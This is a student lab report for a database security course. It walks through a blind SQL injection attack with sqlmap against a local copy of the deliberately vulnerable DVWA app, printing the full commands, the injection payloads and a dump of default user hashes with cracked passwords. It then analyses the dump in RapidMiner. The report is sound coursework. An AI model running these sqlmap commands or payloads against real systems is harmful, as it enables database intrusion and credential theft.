
SQL Injection Analysis using SQLmap and Data Mining Tools

Database Security(ITMS-528-01)
Department of Information Technology and Management
Illinois Institute of Technology.

Group By:

Bhargava Reddy Kikkura
Bharath Kumar Uppala
Hari Kiran Gaddam
Bharath Viswa Teja Vidya Charan Maddala
Rajaabinandhan Periyagoundanoor Gopal

Identifying a target web application to perform SQL injection:



Vulnerability: SQL Injectio ×

127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit&user_token=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Vulnerability: SQL Injection (Blind)

User ID: Submit


User ID exists in the database.

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Installation of the DVMA(Damn Vulnerable Web Application) and scouting the Web application to initiate the SQL injection attack using SQLMap

SQL Injection Attack:




```
┌──(happy㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3
 --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.10#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:03:40 /2023-10-29/

[23:03:40] [INFO] testing connection to the target URL
[23:03:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:03:40] [INFO] testing if the target URL content is stable
[23:03:41] [INFO] target URL content is stable
[23:03:41] [INFO] testing if GET parameter 'id' is dynamic
[23:03:41] [WARNING] GET parameter 'id' does not appear to be dynamic
[23:03:41] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[23:03:41] [INFO] testing for SQL injection on GET parameter 'id'
[23:03:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:03:41] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[23:03:41] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) value? [Y/n]
[23:03:44] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[23:03:44] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[23:03:44] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[23:03:44] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[23:03:44] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
```

We used SQLmap, an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. A blind injection attack was performed on the given web application. It is a kind of SQL Injection attack where the SQLMAP poses true or false queries to the database and then uses the application's response to determine the response. By performing this attack we were able to determine that the above application is indeed vulnerable to injection attacks.

Command Used:

```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
-cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 --dbs
```




```
sqlmap identified the following injection point(s) with a total of 3992 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4658=4658 AND 'csWD'='csWD&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7212 FROM (SELECT(SLEEP(5)))gAIq) AND 'KKRB'='KKRB&Submit=Submit
---
[23:04:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.22.1
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:04:47] [INFO] fetching database names
[23:04:47] [INFO] fetching number of databases
[23:04:47] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[23:04:47] [INFO] retrieved: 2
[23:04:47] [INFO] retrieved: information_schema
[23:04:48] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[23:04:48] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 87 times, 500 (Internal Server Error) - 170 times
[23:04:48] [INFO] fetched data logged to text files under '/home/happy/.local/share/sqlmap/output/127.0.0.1'
```

The blind injection attack reveals that the Web application has two databases in the backend to store the information. The databases are named as follows:

***dvwa**

***information_schema**


Performing an Injection attack to retrieve tables in dvwa database:



```
┌──(happy㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=lo
w; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 --dbs -D dvwa --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.10#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:05:56 /2023-10-29/

[23:05:56] [INFO] resuming back-end DBMS 'mysql'
[23:05:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 4658=4658 AND 'csWD'='csWD&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7212 FROM (SELECT(SLEEP(5)))gAIq) AND 'KKRB'='KKRB&Submit=Submit
---
[23:05:56] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.22.1
```

Command used:

```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
-cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 --dbs -D dvwa --tables
```




```
[23:05:56] [INFO] resumed: users
[23:05:56] [INFO] resumed: guestbook
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[23:05:56] [INFO] fetched data logged to text files under '/home/happy/.local/share/sqlmap/output/127.0.0.1
'
```

The above command revealed that the database has two tables in it named:
***users**
***guestbook**

We can make a fair assumption that sensitive details like usernames, passwords, and more delicate information might be stored under the table of users.

Checking the Contents of the user table:




```
┌──(happy㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=lo
w; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 -D dvwa -T users --columns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.10#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:07:15 /2023-10-29/

[23:07:15] [INFO] resuming back-end DBMS 'mysql'
[23:07:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
```

Command used:

```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
-cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3 -D dvwa -T users
--columns
```

The command revealed that the user table contains the following columns:


- user
- avatar
- failed_login
- first_name
- last_login
- last_name
- password
- user_id



```
[23:07:20] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

We confirmed that a lot of sensitive information regarding the users are stored here. Now we will try to obtain that information.


Dumping the user data:



```
┌──(happy㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" -cookie="security=lo
w; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" --risk=3  -D dvwa -T users -C user,password --dump

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:08:47 /2023-10-29/

[23:08:47] [INFO] resuming back-end DBMS 'mysql'
[23:08:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
```

Command Used:


```
sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
-cookie="security=low; PHPSESSID=8eo4ejhk6s571bvptjbcan0e5c" -D dvwa -T users --risk=3
--level=3 -C user,failed_login,last_login,first_name,last_name,password --dump
```



```
Database: dvwa
Table: users
[5 entries]
+---------+--------------+---------------------+------------+-----------+---------------------------------------------+
| user    | failed_login | last_login          | first_name | last_name | password                                    |
+---------+--------------+---------------------+------------+-----------+---------------------------------------------+
| 1337    | 0            | 2023-10-29 22:49:33 | Hack       | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 0            | 2023-10-29 22:49:33 | admin      | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | 0            | 2023-10-29 22:49:33 | Gordon     | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0            | 2023-10-29 22:49:33 | Pablo      | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 0            | 2023-10-29 22:49:33 | Bob        | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+--------------+---------------------+------------+-----------+---------------------------------------------+
```

I retrieved the user ID and the password for 5 users that were present in the table dvwa.


Using Rapidminer to Analyze the Data



ExampleSet (//Local Repository/userss)

Open in Turbo Prep Auto Model Filter (5

Row No.	user	failed_login	last_login	first_name	last_name	password
1	1337	0	Oct 29, 2023 10:49:33 PM CDT	Hack	Me	8d3533d75ae2c3966d7e0d4fcc69216b
2	admin	0	Oct 29, 2023 10:49:33 PM CDT	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
3	gordonb	0	Oct 29, 2023 10:49:33 PM CDT	Gordon	Brown	e99a18c428cb38d5f260853678922e03
4	pablo	0	Oct 29, 2023 10:49:33 PM CDT	Pablo	Picasso	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	0	Oct 29, 2023 10:49:33 PM CDT	Bob	Smith	5f4dcc3b5aa765d61d8327deb882cf99



We used Rapidminer, a data mining tool, to analyze the dumped data. The analysis revealed that the same password is being used for 2 account users Admin and Smith. This is a security risk as it increases the chances of unauthorized access.

In conclusion, the SQL Injection vulnerability in the web application allowed us to retrieve sensitive user data. This highlights the importance of securing web applications against such vulnerabilities.